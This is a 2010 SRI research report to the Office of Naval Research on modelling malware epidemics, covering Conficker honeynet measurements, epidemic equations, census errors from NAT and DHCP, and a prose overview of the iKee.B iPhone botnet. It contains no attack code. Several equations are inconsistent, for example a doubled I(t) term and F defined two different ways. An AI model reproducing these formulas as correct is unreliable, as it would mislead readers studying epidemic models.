# Malware Pandemics

Office of Naval Research Final Report for 2010

Phillip Porras, Hassen Saidi and Vinod Yegneswaran
firstname.lastname@sri.com
Computer Science Laboratory
SRI International

September 01, 2010

# REPORT DOCUMENTATION PAGE

*Form Approved*
*OMB No. 0704-0188*



| 1. REPORT DATE *(DD-MM-YYYY)* | 2. REPORT TYPE | 3. DATES COVERED *(From - To)* |
|---|---|---|
| 01-09-2010 | Final Technical Report | 04/01/2009 - 03/31/2010 |

**4. TITLE AND SUBTITLE**
Implications of Social and Organizational Structure in Large-Scale Malware Pandemics

**5a. CONTRACT NUMBER**

**5b. GRANT NUMBER**
N00014-09-1-0683

**5c. PROGRAM ELEMENT NUMBER**

**6. AUTHOR(S)**
Phillip Porras
HassenSaidi
Vinod Yegneswaran

**5d. PROJECT NUMBER**
09PR06484-01

**5e. TASK NUMBER**

**5f. WORK UNIT NUMBER**

**7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)**
SRI International
333 Ravenswood Avenue
Menlo Park, CA 94025-3493

**8. PERFORMING ORGANIZATION REPORT NUMBER**
P18944 FTR

**9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES)**
Office of Naval Research
875 North Randolph Street
Arlington, VA 22203-1995

**10. SPONSOR/MONITOR'S ACRONYM(S)**
ONR

**11. SPONSOR/MONITOR'S REPORT NUMBER(S)**

**12. DISTRIBUTION/AVAILABILITY STATEMENT**
Approved for Public Release, Distribution is Unlimited

**13. SUPPLEMENTARY NOTES**
botnets, malware, web security, internet security, mobile malware, conficker, epidemic models

**14. ABSTRACT**
This final technical report summarizes the research activities and technical results produced by SRI International for the ONR research project. The key objective of this project is to develop a principled approach toward understanding the structural and dynamic properties of large-scale malware pandemics in the Internet. In particular, there is an emphasis on studying the structural properties (network address translation (NATs), proxies, dynamic host configuration protocol DHCP effects) and dynamic properties (pandemic evolution), and how these properties evolve during the different phases of a malware life cycle. We conducted an in-depth reverse engineering of the peer-to-peer (P2P) protocol of Conficker and published this in the form of a web report [28]. Our efforts toward developing new techniques for tracking the structural properties of the Conficker population (such as percent of NAT and DHCP hosts) and building epidemic models for predicting the long-term influence of worms such as Conficker are detailed in this report. We also conducted an in-depth conducted an in-depth analysis of the ikee.B (duh) Apple iPhone bot client, captured on November 25, 2009. This mobile botnet was released throughout

**15. SUBJECT TERMS**

| 16. SECURITY CLASSIFICATION OF: | | | 17. LIMITATION OF ABSTRACT | 18. NUMBER OF PAGES | 19a. NAME OF RESPONSIBLE PERSON |
|---|---|---|---|---|---|
| a. REPORT | b. ABSTRACT | c. THIS PAGE | | | Kathryn Tracy |
| u | u | u | uu | | 19b. TELEPHONE NUMBER *(Include area code)* 650-859-3435 |

# Malware Pandemics

Office of Naval Research

## ABSTRACT

This final technical report summarizes the research activities and technical results produced by SRI International for the ONR research project. The key objective of this project is to develop a principled approach toward understanding the structural and dynamic properties of large-scale malware pandemics in the Internet. In particular, there is an emphasis on studying the structural properties (network address translation (NATs), proxies, dynamic host configuration protocol DHCP effects) and dynamic properties (pandemic evolution), and how these properties evolve during the different phases of a malware life cycle. We conducted an in-depth reverse engineering of the peer-to-peer (P2P) protocol of Conficker and published this in the form of a web report [28]. Our efforts toward developing new techniques for tracking the structural properties of the Conficker population (such as percent of NAT and DHCP hosts) and building epidemic models for predicting the long-term influence of worms such as Conficker are detailed in this report. We also conducted an in-depth analysis of the iKee.B (duh) Apple iPhone bot client, captured on November 25, 2009. This mobile botnet was released throughout several countries in Europe, with the initial purpose of coordinating its infected iPhones via a Lithuanian botnet server. Our report details the logic and function of iKee's scripts, its configuration files, and its two binary executables, which we have reverse engineered to an approximation of their C source code implementation. The iKee bot is one of the latest offerings in smartphone malware, and its implications demonstrate the potential extension of crimeware to this valuable new frontier of handheld consumer devices.

# Contents

# Chapter 1

# Introduction

With the rise of sophisticated and professionally developed botnets and other next-generation malware, significant new challenges are arising. One such challenge is that the whitehat community now must regularly contend with large and persistent malicious overlay networks that can span millions of machines across the Internet. Botnets are no longer solely Internet Relay Chat (IRC) based and deployed with static domains and control points that can be easily identified, blacklisted, and taken offline.

Rather, we are experiencing a new generation of sophisticated malware that can dynamically generate Internet coordination points, and can communicate via robust and strongly encrypted peer infrastructures. Indeed, the recent large-scale outbreaks of the Twitter-bot and Facebook's Koobface further demonstrate that malware developers are adept at using the social network infrastructure to not just propagate infections, but to mask their coordination activities. Malware is also exploiting human social networks, by integrating itself into highly mobile devices, such as smart phones and USB storage devices.

This evolution in Internet malware also poses a profound threat to military networks, particularly those tied to the Internet, and with younger personnel with strong ties to the Internet's social networking services. The recent outbreaks of USB-borne malware within the Pentagon, in the Iraq and Afghanistan theaters, and in other military facilities, further demonstrate the effectiveness of malware propagation through mobile device infiltration.

Unfortunately, the research community has effectively no principled models to understand the dynamic and structural network properties of these new-generation malware pandemics. By *dynamic properties*, we refer to the whole range of questions regarding how the structure of the pandemic evolves, and what properties can be understood regarding the susceptible population. By *structural properties*, we refer to our ability to conduct accurate census and analysis of the infected population. For example, we find no models that allow us to size malware pandemics that can account for skewing due to dynamic host configuration protocol (DHCP), network address translation (NAT) effects, or proxies, all three of which are richly used across the Internet.

Previous work in malware epidemic modeling employs naive differential equations that do not match empirical census taken from modern botnet epidemics. For example, they do not incorporate

diurnal behavior, multiple propagation methods, bursty attrition due to patching and information security software updates, or properties of the social network. All such phenomena have been observed in recent botnet outbreaks, and contemporary epidemic models diverge signficantly from what is empirically recorded in real infection census. Neither does research in social and scale-free network properties and self-organizing networks necessarily provide sufficient models to describe the structure of peer-to-peer (P2P) botnets. In this project, we explore two contemporary examples of the emerging threat of global-scale next-generation botnet implementations: the P2P control channel implemented in the Conficker botnet, and the latest Apple iPhone botnet.

## 1.1 Analysis of a P2P BotNet

Since the inception of our project we have examined live botnet infections and have collected nearly a terabyte of detailed census data. Using this census data, we have succeeded in demonstrating that both dynamic and structural properties can be observed within the census data. We are currently in development of new epidemic models that can, for the first time, describe the dynamic and structural properties of modern botnets.

- We have publicly released a Conficker P2P implementation, which is the first source-level reconstruction of this P2P protocol. We are using this protocol specification to better inform our P2P growth model.
- We have extended contemporary malware epidemic modeling to match the propagation experience from a botnet that employed both scan-based propagation and USB storage device propagation. Further, we have demonstrated that we can separate USB-borne propagation from the scan-based propagation of Conficker. This result will assist our efforts to extend epidemic models to mobile devices.
- We have demonstrated that we can distinguish structural properties, specifically NAT and DHCP effects, within the Conficker epidemic census.

We envision several important capabilities that will arise from this research. In particular, this research may lead to more effective strategies in rapidly assessing common properties among the susceptible population of a malware outbreak, and even predicting the overall severity of a malware outbreak. Given an interim census of an outbreak, we believe that our work will allow us to better anticipate its size and growth potential. We envision the development of pandemic graphs that capture malware spreading across social network infrastructures, or propagate through mobile devices. Most important, we believe more accurate pandemic modeling may lead to the development of better countermeasure and disruption strategies that may one day be used to combat the emerging generations of malware.

In the remainder of this report, we describe our technical challenges, our efforts to demonstrate dynamic and structural properties in a real multimillion-node botnet, and our plans for the remaining project effort.

## 1.2 Analysis of a Mobile Botnet

On 18 November 2009, new iPhone malware was spotted by XS4ALL across parts of Europe [22]. This new malware, named iKee.B, or duh (the name of the bot's primary binary), was based on a nearly identical design of the iKee.A worm. However, unlike iKee.A, this new malware includes command and control (C&C) logic to render all infected iPhones under the control of a bot master. This latest iPhone malware, although limited in its current growth potential, offers some insights into what one day may become a widespread threat, as Internet-tethered smartphones become more ubiquitously available.

In Chapter 5, we describe an in-depth reverse analysis of this malware. We find the iKee.B botnet to be an interesting sample that offers insights into the design of modern smartphone botnets. It has a very simple yet flexible code base, which given its target platform makes tremendous sense. While its code base is small, all the key functionality that we have grown to expect of PC botnets is also present in iKee.B: it can self-propagate, it carries a malicious payload (data exfiltration), and it periodically probes its C&C for new control instructions. iKee.B's C&C protocol is simply a periodic curl fetched from a small iPhone app, allowing the bot master to reprogram bot clients at will. As with all Internet-based botnets, iKee.B clients take full advantage of the Internet to find new victims, coordinate with their C&C, fetch new program logic, and exfiltrate whatever content they find within their hosts.

In addition to self-propagation, the iKee.B bot client application introduces a C&C checkin service that enables the botmaster to upload and execute shell commands on all infected iPhone bot clients. Each bot is programmed to poll a Lithuanian C&C server at 5-minute intervals for new control logic (iPhone shell scripts), allowing the bot to evolve and to (possibly) redirect infected iPhones to new C&Cs located anywhere on the Internet. iKee clients create a unique bot ID, potentially enabling the C&C to send custom logic to invidual bot clients. The iKee.B source code also incorporates a feature to exfiltrate the entire SMS database from the victim's iPhone. While this SMS exfiltration feature has been widely reported in the media, we have confirmed that this feature was disabled on the version of iKee.B released across the Internet.

# Chapter 2

# Technical Challenge

While today's global computing infrastructure has allowed malware authors to "go global", botnet authors in particular are themselves faced with two fundamental challenges: 1) to select propagation strategies that maximize the size of their pandemic, and 2) to design robust global control protocols that can efficiently coordinate their infected assets. In addressing the first challenge, many malware propagation strategies have exploited social engineering attacks or local-preferential attacks. Both propagation strategies may produce artifacts that allow us to gain insight into the social and organizational relations of the susceptible population at large. The second challenge is that of providing a global robust coordination system to efficiently span the connectivity graph that represents the botnet (i.e., the pandemic graph). Much like any network, the pandemic graph is a mathematical object that can be studied to characterize and distinguish large-scale pandemics. By studying pandemics through modeling and analysis, we seek mathematical frameworks to reason about the connectivity properties of malware outbreaks (e.g., small-world phenomena, Pareto nodes, average link distances) and insights into efficient means for curbing their propagation rate and disrupting their coordination infrastructure.

The road to modeling and analysis of large-scale pandemics is paved with challenges that arise from the scale, distribution, and the complexity of malware outbreaks. These are large-scale phenomena that are global in nature and whose analysis not only involves modeling and analysis of networks, malware code, operating systems (OSs), and protocols-specific characteristics that represent the computing infrastructure that serves as a pandemic platform, but also the modeling and analysis of human factors as actors interacting with the global infrastructure and who serve different roles, e.g., propagators in some cases and defenders in others.

When a large-scale pandemic erupts, it is important to be able to take a snapshot of the pandemic and determine at a given time the infected population and its geographic distribution. Much like a social network, we aim at identifying the population and the relationships among members of the network. This may lead to insights into the size of the pandemic, the roles of individual nodes in the network, and geographic patterns in affected population. More important, we need to understand how the pandemic progresses over time. While fast-moving worms have a predicted model of propagation, the long-term effect of the pandemic remains an open topic for research - in particular, the role of human factors in the evolution of pandemics over time. Unlike flash

worms and other automated Internet worms that spread through scan and infect strategies, whose propagation is predictable from an in-depth examination of the worm's code, the human factors capturing how systems are updated, cleaned up, patched, and infected through slow processes such as removable storage devices and mobile computing platforms are not well understood.

The above-mentioned high-level challenges translate into a list of challenging tasks that are related to the practical aspect of determining the static and dynamic nature of the pandemic. Determining the set of all infected machines is not trivial. While an IP address is considered the identity of the machine on the Internet, a single IP address does not always translate to a single physical machine. That is, one has to model NAT and DHCP effects in order to have an accurate census of the infected population.

With this in mind, we have undertaken a systematic approach in modeling large scale pandemics and applied it to the Conficker worm as a working example. While Conficker is not representative of all large-scale pandemics, it offers through its code characteristics, dynamicism (different versions and upgrades), and persistence a rich example that illustrates a range of features that might be representative of future pandemics. Most important, when a large-scale pandemic such as Conficker lingers for a long period, many questions remain unanswered, such as its longevity, population census, potential for growth, and impact on network traffic. Answering these questions requires a principled approach and scientific rigor.

# Chapter 3

# Measuring and Modeling Delayed Propagation in Malware Epidemics: Conficker

The Conficker worm has been among the most dynamic, virulent, and persistent worms in the Internet's history. The persistence of this worm stands in stark contradiction to existing epidemic propagation models, underscoring the need for refined models that capture the extended propagation effects of such outbreaks. We first provide background information on this worm's dynamic attributes and evolution. We highlight some of the measurement challenges and our measurement methodology in the process. Then, we summarize existing epidemic models and examine their limitations. Finally, we propose a simple delayed epidemic propagation (SDEP) model and show how it can be adapted to capture the extended evolution of Conficker A and B.

**Measuring Conficker:** Conficker A was first observed at our honeynet on November 20, 2008 around 5:00 p.m. PST. Since our honeynet selectively responds to inbound connection attempts, Conficker scans are indistinguishable from other port 445 scans that are part of the Internet's constant background radiation [26]. Hence, it is challenging to obtain a clean signal for Conficker from passive honeynet data. However, an apparent flaw in Conficker's random number generator that it uses for target selection also provides us with a mechanism to estimate the background noise. In particular, the flaw in Conficker's target selection algorithm causes two bits in the target IP to be fixed to zero [3]. The result of this flaw is that both Conficker A and B scan only a quarter of the Internet's IPv4 address space and only a half of our honeynet's address space. We refer to the two halves as the *bright half* and the *umbral half* respectively. Thus, by tracking the ambient background activity on port 445 from the umbral half of the honeynet and subtracting this noise from the volume of activity seen on the bright half that is scanned by Conficker, we can obtain a reasonable signal for Conficker activity. A plot of Conficker A's evolution as seen in our honeynet is shown in Figure 3.1. Several interesting features are noteworthy. First, we see a rapid rise in the infected population. This is followed by a steady signal with a strong diurnal trait and a gradually decreasing trend line.




Figure 3.1: Observed Conficker A scan volumes from the SRI honeynet: November 20, 2008 - December 28, 2009

These measurement challenges were further aggravated with the release of Conficker B on December 29 (around 2:00 a.m. PST). Conficker B exploited the same buffer overflow vulnerability as Conficker A. However, it has two additional propagation methods that have made it far more resilient. First, Conficker B also infects and propagates through USB drives. Second, it scans and propagates through brute-force attacks on open NetBIOS shares. We plot the combined signal of Conficker A and B in Figure 3.2. As we can observe, Conficker B continues to grow over time. Our challenge is to model the complex dynamics of these outbreaks with the goal of building an accurate long-term predictor for future cyber epidemics.




Figure 3.2: Observed Conficker A+B scan volumes from the SRI honeynet (December 28, 2008 - February 29, 2009)

**Epidemic Models:** In a simple epidemic model [31], the population is finite and consists of exactly two types of hosts: infected and susceptible. Once a susceptible host is infected, the model assumes that it permanently remains in that state. The model is captured by a simple logistic equation

$$S(t) + I(t) = N \tag{3.1}$$

$$\frac{dI}{dt} = \beta I(t)(N - I(t)) \tag{3.2}$$

$$\frac{dS}{dt} = -\beta S(t)(N - S(t)) \tag{3.3}$$

where $I(t)$ and $S(t)$ are the number of infected and susceptible hosts at time t, respectively, and $\beta$ is the infection rate.

The simple model has been effective in capturing the early growth rate of worms such as Code Red. However, it is ineffective in capturing the later stages of an outbreak. The Kermack-McKendrick model (also known as the susceptible, infected, resistant (SIR) model) [16] extends the simple epidemic model to capture the removal process of infections.

$$S(t) + I(t) + R(t) = N \tag{3.4}$$

$$\frac{dS}{dt} = -\beta S(t)I(t)) \tag{3.5}$$

$$\frac{dI}{dt} = \beta I(t)S(t)I(t) - \gamma I(t) \tag{3.6}$$

$$\frac{dR}{dt} = \gamma I(t) \tag{3.7}$$

Here, $R(t)$ corresponds to the number of recovered hosts, and $\gamma$ corresponds to the recovery rate of infected hosts. The two-factor model [7] extends the Kermack-McKendrick model with a more elaborate patching model (one that considers patching of uninfected systems) and variable infection rates ($\beta$ varying with time) to account for worm-induced network congestion. An important aspect (and deficiency) of all these models is that they consider only short-term characteristics of worm outbreaks.

**Delayed Epidemic Model:** Have we develop a deterministic model for capturing the propagation of Conficker A and B. In contrast to prior efforts in modeling Internet epidemics, we seek to capture both the short-term growth and the long-term effects of Internet scanning worms. In particular, we would like to capture four important attributes: $(i)$ the initial growth of the infection $(ii)$ the effect of remediation, $(iii)$ the effect of delayed (human-assisted) propagation such as USBs and mobile systems, and $(iv)$ diurnal outbreak characteristics.

We begin by first describing an SDEP model that captures these dynamics. Our SDEP model is based on a straightforward extension of the Kermack-McKendrick model:

$$S(t) + I(t) + R(t) + U(t) = N \tag{3.8}$$

$$F = N/U(0) \tag{3.9}$$

$$\frac{dS}{dt} = -\beta S(t)I(t))/F \tag{3.10}$$

$$\frac{dI}{dt} = \beta I(t)S(t)I(t)/F + (\alpha - \gamma) * I(t) \tag{3.11}$$

$$\frac{dR}{dt} = \gamma I(t) \tag{3.12}$$

$$\frac{dU}{dt} = -\alpha I(t) \tag{3.13}$$

Here U(0) is the population that is initially insulated from scan-based propagation. This could be due to preferential scanning by the worm to avoid certain address blocks, flaws in the IP target list generator, or firewall installations that block inbound network scans. However, these systems are vulnerable to delayed attacks from human-assisted propagation such as USBs, mobile nodes, and virtual private networks (VPNs). In our model, F is simply the ratio of the number of such systems over the total susceptible population, i.e., U(0) / N. In Figure 3.3, we illustrate the evolution of a synthetic epidemic using our model. We use the following parameters ($\beta = 18$, $\gamma = 0.004$, $\alpha = 0.015$, $F = 4$) and solve the simultaneous differential equations in Octave [1]. The result is then multiplied with a simple sinusoidal function of a 24-hour period and desired amplitude to capture the diurnal epidemic pattern.




Figure 3.3: Simple Delayed Epidemic Propagation model

**Modeling the Conficker A Outbreak:** We now extend the model to plot the evolution of the Conficker A outbreak. Unfortunately, the simple delayed epidemic propagation model is insufficient for capturing the complex dynamics of this outbreak. One reason for this is that the assumption for remediation rate $\frac{dr}{dt}$ being a linear function of the infected population $I(t)$ is overly simplistic. In reality, a large number of machines are cleaned and patched in the days or hours immediately following the outbreak. This could be due to a significant population of vigilant network administrators who are alerted by enterprise anomaly detection systems and public press reports. So what we observe in the case of Conficker A is accelerated cleanup in the immediate aftermath of the outbreak, which is followed by a linear remediation rate. Also note that Conficker A does not have the USB propagation mechanism; hence, we exclude $U(t)$.

$$S(t) + I(t) + R(t) = N \tag{3.14}$$

$$\frac{dS}{dt} = -\beta S(t)I(t)) \tag{3.15}$$

$$\frac{dI}{dt} = \beta I(t)S(t)I(t) - \gamma I(t)/((t+\delta)^{\rho}) \tag{3.16}$$

$$\frac{dR}{dt} = \gamma I(t)/((t+\delta)^{\rho}) \tag{3.17}$$

In Figure 3.4, we solve the differential equations and plot model based on the following parameters: ($\beta = 7.4$, $\gamma = 48$, $\rho = 2.5$, $\delta = 10.2$). To capture the diurnal behavior, we subtract from the signal a 24-hour sinusoidal curve with amplitude 0.15 * $I(t)$. We find that the reasonable fit provided by our derived model is effective at predicting the following artifacts of the outbreak: the initial growth of the outbreak, the diurnal behavior, and the long-term decay rate.

**Modeling the Conficker B Outbreak:** We now use this model and extend the timeline to extract a signal for Conficker B (by subtracting the estimated value for Conficker B from the cumulative value) as shown in Figure 3.5. To model the evolution of Conficker B, we use the simple delayed epidemic propagation model. We set $\beta = 5$, $\gamma = 0.04$, $\alpha = 0.10$, $F = 4$, $I(0) = 0.003$, and the amplitude of the sinusoid curve to be 0.28. Our results are plotted in Figure 3.6. While this model seems good at predicting the long-term behavior of Conficker B, it does not exactly capture the early rise of the outbreak. We plan to refine our model to address this deficiency in future work.




Figure 3.4: Conficker A model vs. measurement




Figure 3.5: Extending Conficker A model to extract Conficker B's signal. Gap corresponds to measurement outage.




Figure 3.6: Conficker B model vs. measurement. Gap corresponds to measurement outage.

# Chapter 4

# Analysis and Modeling of Botnet Structural Properties

Modeling the structural properties of malware pandemics refers to our ability to infer properties of the underlying network upon which a pandemic graph is overlaid. Such properties may include the physical or topological network properties, organizational network properties, and physical infrastructure properties, such as proxies, NAT, DHCP, and communication policies. In the context of malware outbreaks over social networking services such as Facebook or Twitter, these structural properties may include the rules that govern the conditions under which messages and email exchanges may take place.

In prior work, researchers have explored the issue of how network structures (such as segmentation, and various competing scale-free algorithms) may impact the percolation of malware epidemic spreads (i.e., dynamic properties) [5]. However, such work does not examine the degree to which the properties of underlying networks are reflected in the resulting botnet pandemic graph. One open research question we are currently exploring is the degree to which the structural properties of the victim network are reflected in data such as botnet census logs.

Currently, there are virtually no mathematical models to examine key structural properties of complex botnet overlays that exist throughout the Internet. For example, while the Conficker defense community now has reliable data collection services to closely track the set of Conficker-infected IPs, the current Conficker census is known to provide an inaccurate estimation of Conficker's true size. This is due to issues such as address inflation caused by DHCP, and address deflation caused by NAT and by HTTP Proxy servers.

Distinguishing the effect of IP multiplexing within botnet census data is critical to producing accurate census information, and one motivating goal for developing models of the structural properties of networks on which botnets are overlaid. Using the multimillion-node Conficker botnet census data as a test case, we have been able to develop rough signatures for estimating the percentage of victim IPs that are probably subject to IP multiplexing.

The current Conficker census data, produced by the Conficker Working Group (CWG), is gathered

